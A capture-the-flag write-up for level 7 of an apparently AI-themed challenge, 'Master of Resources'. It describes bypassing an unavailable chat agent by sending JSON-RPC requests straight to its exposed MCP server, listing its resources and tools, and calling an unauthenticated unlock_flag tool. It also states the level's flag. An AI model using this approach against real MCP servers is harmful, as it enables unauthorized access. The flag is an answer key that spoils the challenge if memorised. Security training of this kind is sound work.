
Master of Resources
| Field | Detail |
|---|---|
| Track | Advanced |
| URL | https://ctf.arkx.ninja/level/7 |
| MCP Endpoint | https://ctf.arkx.ninja/level/7/mcp |
| Classification | Broken authorization on Model Context Protocol (MCP) |
1. Result
Section titled “1. Result”Flag obtained: flag-fe87e6
The level was successfully compromised by directly communicating with the exposed MCP server instead of using the unavailable chat interface.
The application disclosed the MCP endpoint:
https://ctf.arkx.ninja/level/7/mcpThe endpoint accepted direct JSON-RPC requests. After initializing an MCP session, the available resources and tools were enumerated.
The resource:
resource://flagwas initially locked.
The MCP tool:
unlock_flagwas then invoked with an empty argument object. No authentication token, role, secret, or proof that the caller was the intended agent was required.
After invoking the tool, the same resource returned:
You did it! the flag is: flag-fe87e6flag-fe87e6Evidence

Section titled “Evidence”MCP endpoint identified:

Content-Type validation and Verb Tampering:

MCP Accept header requirement:

JSON-RPC transport confirmed:
MCP initialization:


Missing MCP session ID:

Resource enumeration:

Flag resource locked:

unlock_flag discovered:
